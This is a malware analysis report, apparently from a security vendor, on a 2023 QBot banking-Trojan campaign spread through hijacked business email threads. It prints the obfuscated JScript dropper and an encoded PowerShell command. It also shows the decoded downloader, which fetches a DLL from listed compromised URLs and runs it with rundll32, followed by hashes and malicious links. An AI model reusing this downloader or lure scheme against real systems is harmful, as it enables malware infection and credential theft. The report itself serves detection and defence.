
QBot banker delivered through business correspondence

By Victoria Vlasova

Published: 2023-04-17 · Archived: 2026-04-05 19:47:02 UTC

In early April, we detected a significant increase in attacks that use banking Trojans of the QBot family (aka QakBot, QuackBot, and Pinkslipbot). The malware would be delivered through e-mail letters written in different languages — variations of them were coming in English, German, Italian, and French. The messages were based on real business letters the attackers had gotten access to, which afforded them the opportunity to join the correspondence thread with messages of their own. As a general rule, such letters would be urging the addressee — under a plausible pretext — to open an enclosed PDF file. As an example, they could be asking to provide all the documentation pertaining to the attached application or to calculate the contract value based on the attached cost estimate.



Example of a forwarded letter containing a malicious attachment


Such simulated business correspondence can obstruct spam tracking while increasing the probability of the victim falling for the trick. For authenticity, the attackers put the sender's name from the previous letters in the 'From' field; however, the sender's fraudulent e-mail address will be different from that of the real correspondent.

A short look at QBot

The banking Trojan QBot was detected for the first time in 2007. Since then, it has gone through multiple modifications and improvements to become one of the most actively spread malware in 2020. In 2021, we published a detailed QBot technical analysis. Currently the banker keeps getting new functions and module updates for increased effectiveness and profit.

QBot distribution methods have also evolved. Early on it was distributed through infected websites and pirated software. Now the banker is delivered to potential victims through malware already residing on their computers, social engineering, and spam mailings.

QBot infection chain



New QBot infection chain

The QBot malware delivery scheme begins with an e-mail letter with a PDF file in the attachment being sent. The document's content imitates a Microsoft Office 365 or Microsoft Azure alert advising the user to click Open to view the attached files. If the user complies, an archive will be downloaded from a remote server (compromised site), protected with a password given in the original PDF file.

Examples of PDF attachments

In the downloaded archive there is a .wsf (Windows Script File) file containing an obfuscated script written in JScript.

```
    <script language="jscript">
        function RegularWindowUncorrectableUnhabituatedness(overtrick, Mazama, moschinae, Unrepresentation, Lyxose, neurohormonalSnakeless, Mopstick) {
  var RegularWindowdictatorship = 5722;
  var RegularWindowCuneaticOverhonesty = 4175;
  // minifiedBibliokleptomaniac Budgeted tamzineSupradural serratia
  var RegularWindowBiostrome = [3, 1, "DuotoneRhopalism", "MelanesiaRenunciative", "DapplesGhastlier", ];
  var RegularWindowcowpockPostmultiplied = 7244;
  var RegularWindowSketchableUntorture = 6643;
  var RegularWindowjaunced = 5274;
  // pukhtun
  var RegularWindowsmurks = 1341;
  // beaverish Unfaithful
  var RegularWindowsittinaeObligors = ["ContractednessClanswoman", 2, ];
  // ingrainedlyIllimitedness Parentage Sidelock Tryste
  var RegularWindowrecrimination = [3, "Cometwise", 2, ];
   return 'hyolithidae'};
function RegularWindowMidmorning(DroserasRepenting, coranceLintern, Bridgeable) {
  // FoxtrotMicroclimatologic
  var RegularWindowMandelicYarura = 2012;
  var RegularWindowEmergesProtractile = 5711;
  // Retrievability unplayfullyOutcavilling nonfascistsSlingshot coenzymesPolythalamian CardooerDooputty
  var RegularWindowcyanohydrinDearthfu = "cabotsSabanut";
  // ProconsularTypescript DomineeringnessJumblingly GyrenesSpherable caveats
  var RegularWindowidiorrhythmy = ["sufficingIsomerical", 1, ];
  // protestingly BranslesUncoordinate hogtiingOpelet Ethanal
  var RegularWindowdraggletailednessDoorsills = "kingcupNoncolorableness";
  var RegularWindowcrusted = 9379;
   return 'EncystingChurrs'};
function RegularWindowDytiscidFashionmonging(ThiefcraftCoalbagger, helmageDeuterogelatose, SouthernersVirginal, amnigeniaMediatized) {
  var RegularWindowMayestCancellations = ["repledger", 1, "DiaminCleverish", 3, ];
  var RegularWindowGeneratedTulbaghia = 3686;
  // cadmeanIchnolitic blackener humeral squeegeeBasely overrealistically
  var RegularWindowRainbirdMormonite = "CospeciesExceptionalness";
  var RegularWindowBillsticking = 2154;
  // unabrogableDemarking orthographise
  var RegularWindowDomesticatorEscopette = "NonpropagandistHessite";
   return 'Tenderest'};
// Thuggeries AccompanimentPolymyoid bibliophileStaving Indicational saffrony pentatomic UnentangleVaunce
```

Obfuscated JScript

After the WSF file is deobfuscated its true payload gets revealed: a PowerShell script encoded into a Base64 line.

```
powershell.exe -ENC
"UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQA7ACQA
UwBhAGwAcABpAG4AZwBpAHQAaQBjACAAPQAgACgAIgBoAHQAdABwAHMAOgAvAC8Aa
wBtAHAAaABpAC4AYwBvAG0ALwBGAFcAbwB2AG0AQgAvAFEAbABYAG0AMwAsAGgAdA
B0AHAAOgAvAC8AcgBvAHMAZQB3AG8AbwBkAGwAYQBtAGkAbgBhAHQAZQBzAC4AYwB
vAG0ALwBoAGUAYQAvAG0AYwBYAEcAegBGAFAAZQAsAGgAdAB0AHAAcwA6AC8ALwB0
AGgAZQBzAGgAaQByAHQAcwBlAG0AbQBpAHQALgBjAG8AbQAvAE0AdwBCAEcAUwBtA
C8AcABEAHUAdwBDAGoAQQBlAEIAbABjAFUALABoAHQAdABwAHMAOgAvAC8AYQBnAH
QAZQBuAGQAZQBsAHAAZQByAHUALgBjAG8AbQAvAEYAUAB1ADAARgBhAC8AMAB0AFQ
ANABiACwAaAB0AHQAcABzADoALwAvAGcAcgBhAGYAaQBjAGEAbAB1AHYAaQAuAGMA
bwBtAC4AYgByAC8AMABwADYAUAAvADMASQBlAHAARQAsAGgAdAB0AHAAcwA6AC8AL
```

Encoded PowerShell script

So, as soon as the user opens the WSF file from the archive, the PowerShell script will be discretely run on the computer and use wget to download a DLL file from a remote server. The library's name is an automatically generated alphabetic sequence varying from one victim to another.

```
powershell.exe -ENC  Start-Sleep -Seconds 4;$spearheadsWorseness = (
"https://kmphi.com/FWovmB/QlXm3,http://rosewoodlaminates.com/hea/mcXGzFPe,https:/
/theshirtsummit.com/MwBGSm/pDuwCjAuBlcU,https://agtendelperu.com/FPu0Fa/0tT4b,htt
ps://graficalevi.combr/0p6P/3IepE,https://centerkick.com/IC5EQ8/ahzG4ZGwMIxM,http
s://propertynearcouk/QyYWyp/AZ2MlC0,https://chimpcity.com/h7e/J0N6VW7a").split(
",");foreach ($banteredCorneosclerotic in $spearheadsWorseness) {try {wget
$banteredCorneosclerotic -TimeoutSec 20 -O $env:TEMP\nonnitrogenous.
imbrueLownesses;if ((Get-Item $env:TEMP\nonnitrogenous.imbrueLownesses).length -
ge 100000) {start rundll32 $env:TEMP\\nonnitrogenous.imbrueLownesses,X555;break
;}}catch {Start-Sleep -Seconds 4;}}
```

Decoded PowerShell script

The PowerShell script will try in succession to download the file from each one of the URLs listed in the code. To figure whether the download attempt was successful, the script will check the file size using the Get-Item command to get the information. If the file size is 100,000 bytes or more, the script will run the DLL with the help of rundll32. Otherwise, it will wait for four seconds before attempting to download the library using the next link down the list. The downloaded library is the Trojan known as QBot (detected as Trojan-Banker.Win32.Qbot.aiex).

Technical description of malicious DLL

We have analyzed the Qbot samples from the current e-mail campaign. The bot's configuration block features company name "obama249" and time stamp "1680763529" (corresponding to April 6, 2023 6:45:29), as well as over a hundred IP addresses the bot will be using to connect to command servers. Most of these addresses belong to those users, whose infected systems provide an entry point into the chain which is used to redirect the botnet traffic to real command servers.

Qbot's functionality hardly changed in the past couple of years. As before, the bot is capable of extracting passwords and cookies from browsers, stealing letters from your mailbox, intercepting traffic, and giving

operators remote access to the infected system. Depending on the value of the victim, additional malware can be downloaded locally, such as CobaltStrike (to spread the infection through the corporate network) or various ransomware. Or else the victim's computer can be turned into a proxy server to facilitate redirection of traffic, including spam traffic.

Statistics

We have analyzed the QBot attack statistics collected using Kaspersky Security Network (KSN). According to our data, the first letters with malicious PDF attachments began to arrive in the evening of April 4. The mass e-mail campaign began at 12:00 p.m. on the following day and continued until 9:00 p.m. During that time we detected an approximate total of 1,000 letters. The second upsurge began on April 6, again at noon, with over 1,500 letters dispatched to our customers this time. For the next few days new messages kept coming, and soon, on the evening of April 12 we discovered another upsurge with 2,000 more letters sent to our customers. After that cybercriminal activity went down, but users still receive fraudulent messages.

Geography of Qbot family attacks, April 1–11, 2023 (download)

In addition, we checked which countries were targeted by Qbot the most by relating the number of users attacked in a given country against the total number of users attacked worldwide. It turned out, the bank Trojan QBot was a more common issue for the residents of Germany (28.01%), Argentina (9.78%), and Italy (9.58%).

QBot is a well-known malware. Kaspersky solutions for consumers and for business use multi-layered approach, including Behavior Detection to detect and block this threat including the variant described in this article. All components of the attack are detected as HEUR:Trojan.PDF.QBot.gen, HEUR:Trojan.Script.Generic, Trojan-Banker.Win32.Qbot, and HEUR:Trojan-Dropper.Script.Qbot.gen, PDM:Trojan.Win32.Generic. Kaspersky solutions also detect and block most of the spam emails used in this attack.

Qbot indicators of compromise

MD5

PDF files

253E43124F66F4FAF23F9671BBBA3D98

39FD8E69EB4CA6DA43B3BE015C2D8B7D

ZIP archives

299FC65A2EECF5B9EF06F167575CC9E2

A6120562EB673552A61F7EEB577C05F8

WSF files

1FBFE5C1CD26C536FC87C46B46DB754D

FD57B3C5D73A4ECD03DF67BA2E48F661

DLL

28C25753F1ECD5C47D316394C7FCEDE2

Malicious links

ZIP archive

cica.com[.]co/stai/stai.php

abhishekmeena[.]in/ducs/ducs.php

DLL

rosewoodlaminates[.]com/hea/yWY9SJ4VOH

agtendelperu[.]com/FPu0Fa/EpN5Xvh

capitalperurrhh[.]com/vQ1iQg/u6oL8xlJ

centerkick[.]com/IC5EQ8/2v6u6vKQwk8

chimpcity[.]com/h7e/p5FuepRZjx

graficalevi.com[.]br/0p6P/R94icuyQ

kmphi[.]com/FWovmB/8oZ0BOV5HqEX

propertynear.co[.]uk/QyYWyp/XRgRWEdFv

theshirtsummit[.]com/MwBGSm/lGP5mGh
